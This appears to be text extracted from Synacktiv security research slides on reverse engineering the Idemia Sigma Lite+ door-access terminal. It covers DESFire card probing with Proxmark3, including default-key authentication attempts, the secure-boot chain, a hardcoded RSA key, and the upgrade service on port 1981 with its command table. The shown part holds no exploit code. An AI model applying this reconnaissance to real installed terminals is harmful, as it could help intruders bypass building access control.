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**SYNACKTIV**

# **OPEN SESAME**

**Smashing stacks into opening doors**

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# Introduction

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What is physical security

- **Perimeter protection** aka "walls and gates"
- **Access Control**
- **(Tele)Surveillance**
- **Intrusion Detection**
- **Incident Response**
- **Infrastructure protection**

## **Objectives:**

- Deterrence
- Intrusion slowness



# Access Control

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## Purposes

- Identity verification
  - Authentication: PIN code or passphrase
  - 2nd factor: smartcard, key fob
  - Biometry
- Time & attendance recording

# Introduction

Idemia Sigma Lite +



- Idemia: formerly known as Morpho, industry leader
- High grade access control terminal
- Authentication:
  - PIN
  - Contactless: DESFIRE, Mifare, etc.
- Biometric sensor using Morpho's technology

# Introduction

Contactless card

## Card information

```
[usb] pm3 --> hf mfdes info
[=] ----- Tag Information -----
[+]             UID: 04 47 42 72 EC 6A 80
[+]      Batch number: B9 0C 10 49 40
[+]      Production date: week 24 / 2020
[+]      Product type: MIFARE DESFire native IC (physical card)

[=] ----- Card capabilities -----
[=]      1.4 - DESFire Ev1 MF3ICD21/41/81, EAL4+

[+] --- AID list
[+] AIDs: 42494f                <- b"BI0"
[+]
[+] Key: 2TDEA
[+] key count: 1
[+] PICC key 0 version: 0 (0x00)
```

# Introduction

Contactless card

## Authentication with default key

```
[usb] pm3 --> hf mfdes auth -t 2tdea -k 000000000000000000000000000000000000 --aid 000000
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] 🚫 Select or authentication AID 000000 failed. Result [7] Sending auth command failed
[usb] pm3 --> hf mfdes read -t 2tdea -k 000000000000000000000000000000000000 -n 1 --aid 42494f --fid 00
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] 🚫 Select or authentication AID 42494f failed. Result [7] Sending auth command failed
```

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Contactless card reversing

f	sub_3F5C30	.text	003F5C30	00000038	00
f	sub_3F5C70	.text	003F5C70	00000038	00
f	sub_3F5D08	.text	003F5D08	00000038	00
f	sub_3F5D48	.text	003F5D48	00000038	00
f	sub_3F5D88	.text	003F5D88	00000134	00
f	Desfire_ComputeCmac_	.text	003F5EC4	000001B4	00
f	sub_3F6088	.text	003F6088	000000AC	00
f	Desfire_VerifyCmacRecv	.text	003F613C	00000090	
f	sub_3F61D4	.text	003F61D4	00000034	
f	Desfire_Command	.text	003F6210	00000120	00
f	sub_3F6338	.text	003F6338	00000054	00
f	sub_3F638C	.text	003F638C	00000278	00
f	sub_3F6608	.text	003F6608	000003F0	00
f	sub_3F69FC	.text	003F69FC	00000008	
f	sub_3F6A04	.text	003F6A04	00000014	
f	sub_3F6A18	.text	003F6A18	00000008	
f	sub_3F6A20	.text	003F6A20	00000014	
f	TDES_Init	.text	003F6A34	00000048	00
f	sub_3F6A7C	.text	003F6A7C	00000038	00
f	sub_3F6AB4	.text	003F6AB4	00000014	
f	sub_3F6AC8	.text	003F6AC8	0000003C	00
f	sub_3F6B04	.text	003F6B04	00000014	
f	sub_3F6B18	.text	003F6B18	00000080	00
f	CreateStdDataFile	.text	003F6BA0	00000070	00
f	Desfire_CreatelsoStdDataFile	.text	003F6C18	00000074	00
f	Desfire_CreateBackupDataFile	.text	003F6C94	00000070	00
f	Desfire_CreatelsoBackupDataFile	.text	003F6D0C	00000074	00
f	Desfire_CreateValueFile	.text	003F6D88	000000E0	00
f	Desfire_CreateLinearRecordFile	.text	003F6E70	00000088	00
f	Desfire_CreatelsoLinearRecordFile	.text	003F6F00	0000008C	00
f	Desfire_CreateCyclicRecordFile	.text	003F6F94	00000088	00
f	Desfire_CreatelsoCyclicRecordFile	.text	003F7024	0000008C	00
f	Desfire_DeleteFile	.text	003F70B8	00000038	00
f	Desfire_GetFileSettings	.text	003F70F8	00000200	00
f	Desfire_ChangeFileSettings	.text	003F7300	000000B8	00



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**IDEA: gain arbitrary call execution on the device**




# Hardware

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```
U-Boot 2014.04-svn3586 (May 25 2021 - 02:12:30)
CPU: Freescale i.MX6S0LO rev1.1 at 792 MHz
CPU: Temperature 22 C, calibration data: 0x59951069
Reset cause: POR
Board: MX6S MALITES
Ma1000 Hardware config Alpha(V1) (0x3f)
```

```
DRAM: 512 MiB
NAND: 512 MiB
MMC: FSL_SDHC: 0
Using default environment
```

```
In: serial
Out: serial
Err: serial
Net: CPU Net Initialization Failed
No ethernet found.
Signature data len=8144 ... OK
Retrofit successful
```

```
morphosb_secureboot bootnb=0 binnb=7
Signature data len=40689 ... OK
```

```
Authenticate uImage from DDR location 0x10007fc0...
Secure boot enabled
HAB Configuration: 0xcc, HAB State: 0x99
No HAB Events Found!
```


```
## Booting kernel from Legacy Image at 10007fc0 ...
Image Name: Linux-4.1.15
Image Type: ARM Linux Kernel Image (uncompressed)
Data Size: 7861528 Bytes = 7.5 MiB
Load Address: 10008000
Entry Point: 10008000
```

```
## Flattened Device Tree blob at 11000000
Booting using the fdt blob at 0x11000000
XIP Kernel Image ... \0 Loading Device Tree to 2e146000, end 2e152e28 ... OK
Starting kernel ...
```

# Boot

# Boot

## Boot Process



## Partition Check

### Partition signature check

- `RSA-SSA-PKCSv1.5` scheme for package signature
- `SHA256` for hash digest


### Hardcoded 1024 bit RSA Key

```
RSA Public-Key: (1024 bit)
Modulus:
00:c2:3f:3a:77:ff:c7:65:28:60:1d:cd:ec:45:6c:
a6:a5:9a:c4:aa:c9:89:51:88:b1:a4:3f:1a:07:27:
15:c8:c0:30:bd:84:4f:cd:8b:43:97:b5:aa:d9:ff:
42:00:5a:08:e5:96:d3:b7:4b:26:f2:bf:ae:fa:6b:
0d:62:6c:13:ab:65:d2:11:16:66:a3:80:e2:6a:55:
c0:8d:8e:05:16:cd:d8:8f:38:8d:50:f9:c1:34:3d:
eb:59:3a:90:b2:31:a2:54:08:a9:75:10:06:05:74:
d9:9e:ca:4f:63:8d:86:d8:af:92:e9:46:dc:4b:57:
93:ab:4b:a8:ee:c7:22:e4:43
Exponent: 65537 (0x10001)
```

# Upgrade mode

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Boot process





# Upgrade mode

mep\_sr

- relies on `libmep-secure-retrofit.so`
  - Upgrade server, implemented in C-like language
  - 3 ways to "push" an upgrade:
    - via the Ethernet port, server listening on port 1981
    - via a "USB device"
    - via a SD card on the USB front panel
- Binary upgrade format, TLV style

# Upgrade mode

mep\_sr

```
v38 = *(int (__fastcall **)(void *, int, int *))((char *)&word_10 + handler);
if ( v38 && *(int *)((char *)& dword_14 + handler) && *(_DWORD *)&byte_9[handler + 3] )
{
    while ( 1 )
    {
        v40 = v38(msg_buf, 0xA00000, &msg_size);
        if ( v40 )
            break;
        v41 = j_slave_getmsginfo(morpho_msgbuf, msg_size, msg);
        if ( v41 )
        {
            printf("slave_getmsginfo returned %i\n", v41);
            _send_to_client((int (__fastcall **)(char *, int))(handler + 20), -1012);
        }
        else if ( LOWORD(msg[0]) == 0x1234 )
        {
            switch ( HIWORD(msg[0]) )
            {
            case 1:
                puts("--- Retrofit binary ---");
                if ( v76 == 1 )
                    v46 = j_morphosr_session_retrofitbin(&v72, handler, handler, 0);
                else
                    v46 = _check_upgrade_retrofit_package(
                        (int (__fastcall **)(int, char *, int, int, char *))(handler + 12),
                        handler,
                        0);
                goto LABEL_106;
            case 8:
                puts("--- Reboot ---");
                v55 = _send_to_client((int (__fastcall **)(char *, int))(handler + 20), 0);
                j_morphocmd_reboot(v55);
                break;
            case 9:
                printf("--- Setflag, str = %s, value =%x ---\n", s2, v69);
                v46 = _set_flag(s2, (int)v69);
                goto LABEL_106;
            case 0xA:
                puts("--- Getflag ---");
                flag = _get_flag(s2, &v69);
                if ( flag )
                    goto LABEL_104;
                v65 = 12;
                v70[2] = (int)s2;
                v71 = v69;
            }
```

# Upgrade mode

Cmd ID	Name	Description
01	Retrofit binary	Process a legacy upgrade package
08	Reboot	reboot the terminal
09	SetFlag	modify flags: ["gotoretrofit", "bootnumber", "error"]
10	GetFlag	retrieve flags: ["gotoretrofit", "bootnumber", "error"]
13	<b>ParameterZoneRead</b>	retrieve the ParameterZone
15	<b>ParameterZoneWrite</b>	update the ParameterZone
16	Applicative update	Process an upgrade package
17	Retrofit update	Process a legacy upgrade package
18	Software version	return terminal's sw version
19	Session init	init "create" an update session
20	Session commit	commit commit an update session
21	Session abort	abort abort an update session
22	<b>Retrofit validation</b>	check upgrade's metadatas

# Upgrade mode

